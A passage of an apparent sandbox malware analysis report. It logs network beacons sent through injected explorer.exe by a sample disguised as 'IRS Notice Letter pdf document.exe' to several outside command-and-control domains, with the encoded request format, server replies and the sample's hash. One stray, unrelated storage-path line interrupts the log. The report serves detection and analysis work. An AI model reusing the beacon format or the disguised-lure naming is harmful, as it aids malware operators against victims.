Jan 11, 2021 16:24:11.818809986 CET	355	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Mon, 11 Jan 2021 15:24:11 GMT Content-Type: text/html Content-Length: 275 ETag: "5fd4972f-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49733	199.59.242.153	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 16:24:22.133837938 CET	357	OUT	GET /09rb/?Jt78=5Fl0Gne6++jCyaX7Drm8Xn32HTt8H/jqBsF3NSEqn1nDC6nrfbel4dCYEQQYkDcDl2++&pN9=EXX8_N6xKpqxS HTTP/1.1 Host: www.myaarpdentalpln.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 11, 2021 16:24:22.256963968 CET	358	IN	HTTP/1.1 200 OK Server: openresty Date: Mon, 11 Jan 2021 15:24:22 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp2lz7AOmADaN8tA50LsWcjLFyQFcb/P2Txc58oYOeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ==_U5TM9ad0yUw8X7quF8IXqAruBwRglx0Tf2oRLDnMqfZ3M3O+8W2I/3XD5vfWqkj5jHKJswCAl4Tl2M+Uu54Fjw== Data Raw: 65 65 34 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 3c 68 74 6d 6c 20 64 61 74 61 2d 61 64 62 6c 6f 63 6b 6b 65 79 3d 22 4d 46 77 77 44 51 59 4a 4b 6f 5a 49 68 76 63 4e 41 51 45 42 42 51 41 44 53 77 41 77 53 41 4a 42 41 4e 44 72 70 32 6c 7a 37 41 4f 6d 41 44 61 4e 38 74 41 35 30 4c 73 57 63 6a 4c 46 79 51 46 63 62 2f 50 32 54 78 63 35 38 6f 59 4f 65 49 4c 62 33 76 42 77 37 4a 36 66 34 70 61 6d 6b 41 51 56 53 51 75 71 59 73 4b 78 33 59 7a 64 55 48 43 76 62 56 5a 76 46 55 73 43 41 77 45 41 41 51 3d 3d 5f 55 35 54 4d 39 61 64 30 79 55 77 38 58 37 71 75 46 38 49 58 71 41 72 75 42 77 52 67 6c 78 30 54 66 32 6f 52 4c 44 6e 4d 71 66 5a 33 4d 33 4f 2b 38 57 32 49 2f 33 58 44 35 76 66 57 71 6b 6a 35 6a 48 4b 4a 73 77 43 41 6c 34 54 6c 32 4d 2b 55 75 35 34 46 6a 77 3d 3d 22 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 3c 74 69 74 6c 65 3e 3c 2f 74 69 74 6c 65 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 53 65 65 20 72 65 6c 61 74 65 64 20 6c 69 6e 6b 73 20 74 6f 20 77 68 61 74 20 79 6f 75 20 61 72 65 20 6c 6f 6f 6b 69 6e 67 20 66 6f 72 2e 22 2f 3e 3c 2f 68 65 61 64 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 36 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 36 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 37 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 37 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 38 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 38 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 39 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 39 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 28 67 74 20 49 45 20 39 29 7c 21 28 49 45 29 5d 3e 20 2d 2d 3e 3c 62 6f 64 79 3e 3c 21 2d 2d 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 67 5f 70 62 3d 28 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 20 44 54 3d 64 6f 63 75 6d 65 6e 74 2c 61 7a 78 3d 6c 6f 63 61 74 69 6f 6e 2c 44 44 3d 44 54 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 27 73 63 72 69 70 74 27 29 2c 61 41 43 3d 66 61 6c 73 65 2c 4c 55 3b 44 44 2e 64 65 66 65 72 3d 74 72 75 65 3b 44 44 2e 61 73 79 6e 63 3d 74 72 75 65 3b 44 44 2e 73 72 63 3d 22 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 61 64 73 65 6e 73 65 2f 64 6f 6d 61 69 6e 73 2f 63 61 66 2e 6a 73 22 3b 44 44 2e 6f 6e 65 Data Ascii: ee4<!DOCTYPE html><html data-adblockkey="MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp2lz7AOmADaN8tA50LsWcjLFyQFcb/P2Txc58oYOeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ==_U5TM9ad0yUw8X7quF8IXqAruBwRglx0Tf2oRLDnMqfZ3M3O+8W2I/3XD5vfWqkj5jHKJswCAl4Tl2M+Uu54Fjw==">><head><meta http-equiv="Content-Type" content="text/html; charset=utf-8"><title></title><meta name="viewport" content="width=device-width, initial-scale=1"><meta name="description" content="See related links to what you are looking for."/></head>...[if IE 6]><body class="ie6"><![endif]-->...[if IE 7]><body class="ie7"><![endif]-->...[if IE 8]><body class="ie8"><![endif]-->...[if IE 9]><body class="ie9"><![endif]-->...[if (gt IE 9)|!(IE)]> --><body>...<![endif]--><script type="text/javascript">g_pb=(function(){varDT=document,azx=location,DD=DT.createElement('script'),aAC=false,LU;DD.defer=true;DD.async=true;DD.src="//www.google.com/adsense/domains/caf.js";DD.one

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49734	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 16:24:32.555069923 CET	365	OUT	GET /09rb/?Jt78=kPRwpjmi7xHhdB/QktvvK7WyLyDr49juN0w/BSnfKghxj4qCtVdYSmPoUBccxdfkW2C+&pN9=EXX8_N6xKpqxS HTTP/1.1 Host: www.alessandrabortolussi.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 11, 2021 16:24:32.693470001 CET	366	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Mon, 11 Jan 2021 15:24:32 GMT Content-Type: text/html Content-Length: 275 ETag: "5fd494f7-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49735	172.67.209.95	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 16:24:48.117661953 CET	369	OUT	GET /09rb/?Jt78=29jYSSE1VYVkBCRV1XAvE7TBMmL4MadGzLcVh0Ks/tFMQ0j4Ha2R4yorJjHtPNwOuGsI&pN9=EXX8_N6xKpqxS HTTP/1.1 Host: www.kobumsnetwork.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 11, 2021 16:24:48.172992945 CET	369	IN	HTTP/1.1 301 Moved Permanently Date: Mon, 11 Jan 2021 15:24:48 GMT Transfer-Encoding: chunked Connection: close Cache-Control: max-age=3600 Expires: Mon, 11 Jan 2021 16:24:48 GMT Location: https://www.kobumsnetwork.com/09rb/?Jt78=29jYSSE1VYVkBCRV1XAvE7TBMmL4MadGzLcVh0Ks/tFMQ0j4Ha2R4yorJjHtPNwOuGsI&pN9=EXX8_N6xKpqxS cf-request-id: 0793a5ce9a00000bf5fd859000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=osL7dKwEvBolDuwOyAAVjWZRbwV1mIhWDQMVxmYU1FMunCTXf9JwcGVACORrPg%2BGmdwjmCHKulm7mSkJbcAjy2PuMNW0Tsx6HPxSk6nKYGm3bOB9lFU%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 60ffa590ff710bf5-AMS Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49736	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 16:24:53.322417021 CET	370	OUT	GET /09rb/?Jt78=GzMG1eSemGLMBHrXmbkE5oZCgXo7nbeyHhmTYulGjAFIODDsopduu5ndU/Um1KPjDO6l&pN9=EXX8_N6xKpqxS HTTP/1.1 Host: www.rednbot.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 11, 2021 16:24:53.460947990 CET	371	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Mon, 11 Jan 2021 15:24:53 GMT Content-Type: text/html Content-Length: 275 ETag: "5fd4972f-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49737	147.255.30.94	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 16:25:14.508002996 CET	373	OUT	GET /09rb/?Jt78=fd7Pr27tD73tirRUHLPhwKiuhRBsBtIJKGnPU16/EYze1BREDS5LbMsrasNXGEl7bB1Y&pN9=EXX8_N6xKpqxS HTTP/1.1 Host: www.aksaystudios.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 11, 2021 16:25:14.700244904 CET	373	IN	HTTP/1.1 200 OK Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Server: Nginx Microsoft-HTTPAPI/2.0 X-Powered-By: Nginx Date: Mon, 11 Jan 2021 15:25:09 GMT Connection: close Data Raw: 33 0d 0a ef bb bf 0d 0a Data Ascii: 3

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49738	153.126.209.136	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 16:25:20.495930910 CET	379	OUT	GET /09rb/?Jt78=nAgyAFuV8j6ec0qd9dJQyz40Go8ypkE1WIwLRMRPEn1ZOiBWoUM4woT6qKfb9Xt5A1xV&pN9=EXX8_N6xKpqxS HTTP/1.1 Host: www.aizimov.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 11, 2021 16:25:20.805578947 CET	380	IN	HTTP/1.1 301 Moved Permanently Date: Mon, 11 Jan 2021 15:25:20 GMT Server: Apache Location: http://www.aizimov.com/?Jt78=nAgyAFuV8j6ec0qd9dJQyz40Go8ypkE1WIwLRMRPEn1ZOiBWoUM4woT6qKfb9Xt5A1xV&pN9=EXX8_N6xKpqxS Content-Length: 327 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 61 69 7a 69 6d 6f 76 2e 63 6f 6d 2f 3f 4a 74 37 38 3d 6e 41 67 79 41 46 75 56 38 6a 36 65 63 30 71 64 39 64 4a 51 79 7a 34 30 47 6f 38 79 70 6b 45 31 57 49 77 4c 52 4d 52 50 45 6e 31 5a 4f 69 42 57 6f 55 4d 34 77 6f 54 36 71 4b 66 62 39 58 74 35 41 31 78 56 26 61 6d 70 3b 70 4e 39 3d 45 58 58 38 5f 4e 36 78 4b 70 71 78 53 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.4	49739	216.58.207.179	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 16:25:25.984777927 CET	381	OUT	GET /09rb/?Jt78=tK5SHJ/B9VkSEfSQE3soaE4uMhY2LrE6ZvvxVQcBFq9KYH6DfuOZHLVl1n1LVl7A3A7r&pN9=EXX8_N6xKpqxS HTTP/1.1 Host: www.thebuzztraders.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 16:25:26.202717066 CET	382	IN	HTTP/1.1 200 OK Content-Type: text/html; charset=utf-8 X-Cloud-Trace-Context: 87cd339222732a8cf9a37e24eab38309;o=1 Date: Mon, 11 Jan 2021 15:25:26 GMT Server: Google Frontend Content-Length: 2677 Connection: close Data Raw: 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 20 20 20 20 0a 3c 68 65 61 64 3e 0a 20 20 20 20 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 73 74 61 63 6b 70 61 74 68 2e 62 6f 6f 74 73 74 72 61 70 63 64 6e 2e 63 6f 6d 2f 62 6f 6f 74 73 74 72 61 70 2f 34 2e 35 2e 32 2f 63 73 73 2f 62 6f 6f 74 73 74 72 61 70 2e 6d 69 6e 2e 63 73 73 22 20 69 6e 74 65 67 72 69 74 79 3d 22 73 68 61 33 38 34 2d 4a 63 4b 62 38 71 33 69 71 4a 36 31 67 4e 56 39 4b 47 62 38 74 68 53 73 4e 6a 70 53 4c 30 6e 38 50 41 52 6e 39 48 75 5a 4f 6e 49 78 4e 30 68 6f 50 2b 56 6d 6d 44 47 4d 4e 35 74 39 55 4a 30 5a 22 20 63 72 6f 73 73 6f 72 69 67 69 6e 3d 22 61 6e 6f 6e 79 6d 6f 75 73 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 20 68 72 65 66 3d 22 2e 2f 63 73 73 2f 6d 61 69 6e 2e 63 73 73 22 3e 0a 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 54 68 65 20 42 75 7a 7a 20 54 72 61 64 65 72 73 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 0a 20 20 20 20 3c 62 6f 64 79 20 69 64 3d 22 65 6d 61 69 6c 4c 69 73 74 42 6f 64 79 22 20 63 6c 61 73 73 3d 22 74 65 78 74 2d 63 65 6e 74 65 72 22 3e 0a 20 20 20 20 20 20 20 20 3c 64 69 76 20 69 64 3d 22 65 6d 61 69 6c 4c 69 73 74 43 6f 6e 74 61 69 6e 65 72 22 20 63 6c 61 73 73 3d 22 63 6f 6c 2d 31 32 20 74 65 78 74 2d 63 65 6e 74 65 72 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 69 6d 67 20 73 72 63 3d 22 2e 2f 69 6d 67 2f 54 68 65 42 75 7a 7a 54 72 61 64 65 72 73 2e 70 6e 67 22 20 68 65 69 67 68 74 3d 22 32 33 30 70 78 22 20 77 69 64 74 68 3d 22 32 33 30 70 78 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 68 31 20 63 6c 61 73 73 3d 22 74 65 78 74 2d 63 65 6e 74 65 72 22 20 69 64 3d 22 73 6c 6f 67 61 6e 22 3e 49 4e 56 45 53 54 20 49 4e 20 59 4f 55 52 20 54 4f 4d 4f 52 52 4f 57 3c 2f 68 31 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 68 35 20 63 6c 61 73 73 3d 22 74 65 78 74 2d 63 65 6e 74 65 72 22 20 69 64 3d 22 70 61 67 65 44 65 73 63 72 69 70 22 3e 53 69 67 6e 20 75 70 20 66 6f 72 20 6f 75 72 20 6e 65 77 73 6c 65 74 74 65 72 3c 2f 68 35 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 64 69 76 20 69 64 3d 22 66 6f 72 6d 44 69 76 22 20 63 6c 61 73 73 3d 22 74 65 78 74 2d 63 65 6e 74 65 72 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 66 6f 72 6d 20 6d 65 74 68 6f 64 3d 22 50 4f 53 54 22 20 61 63 74 69 6f 6e 3d 22 69 6e 73 65 72 74 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 6c 61 62 65 6c 20 66 6f 72 3d 22 65 6d 61 69 6c 22 20 63 6c 61 73 73 3d 22 63 6f 6c 2d 31 32 22 20 69 64 3d 22 65 6d 61 69 6c 4c 61 62 65 6c 22 3e 45 6d 61 69 6c 3a 3c 2f 6c 61 62 65 6c 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 69 6e 70 75 74 20 74 79 70 65 3d 22 65 6d 61 69 6c 22 20 72 65 71 75 69 72 65 64 20 69 64 3d 22 65 6d 61 69 6c 22 20 6e 61 6d 65 3d 22 65 6d 61 69 6c 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 Data Ascii: <!DOCTYPE html><html lang="en"> <head> <link rel="stylesheet" href="https://stackpath.bootstrapcdn .com/bootstrap/4.5.2/css/bootstrap.min.css" integrity="sha384-JcKb8q3iqJ61gNV9KGb8thSsNjpSL0n8PARn9H uZOnIxN0hoP+VmmDGMN5t9UJ0Z" crossorigin="anonymous"> <link rel="stylesheet" type="text/css" href="./css/mai n.css"> <meta charset="UTF-8"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <title>The Buzz Traders</title></head> <body id="emailListBody" class="text-center"> <img src="./img/TheBuzzTraders.png" height="230px" width="230px"> <h1 class="text-cen ter" id="slogan">INVEST IN YOUR TOMORROW</h1> <h5 class="text-center" id="pageDescrip">Sign up for our newsletter</h5> <form method="POST" action="insert"> <label for="email" class="col-12" id="emailLabel">Email:</label> <input type="email" required id="email" name="email">


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.4	49740	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 16:25:36.761926889 CET	385	OUT	GET /09rb/?Jt78=boggCF0+VtvWGkPjuCU1AaxF3fKHqCWZ16CI7xOuJOi/WrjAR/MJUlDlafE5AdeUJQBT&pN9=E XX8_N6xKpqxS HTTP/1.1 Host: www.emuprising.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 11, 2021 16:25:36.900512934 CET	385	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Mon, 11 Jan 2021 15:25:36 GMT Content-Type: text/html Content-Length: 275 ETag: "5fd4972f-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: IRS Notice Letter pdf document.exe PID: 6092 Parent PID: 6024

General

Start time:	16:22:46
Start date:	11/01/2021
Path:	C:\Users\user\Desktop\IRS Notice Letter pdf document.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\IRS Notice Letter pdf document.exe'
Imagebase:	0x400000
File size:	106496 bytes
MD5 hash:	3FC4D64F320D7FAE4BB46F6A735AB853
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: IRS Notice Letter pdf document.exe PID: 3788 Parent PID: 6092

General

Start time:	16:23:05

Start date:	11/01/2021
Path:	C:\Users\user\Desktop\IRS Notice Letter pdf document.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\IRS Notice Letter pdf document.exe'
Imagebase:	0x400000
File size:	106496 bytes
MD5 hash:	3FC4D64F320D7FAE4BB46F6A735AB853
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
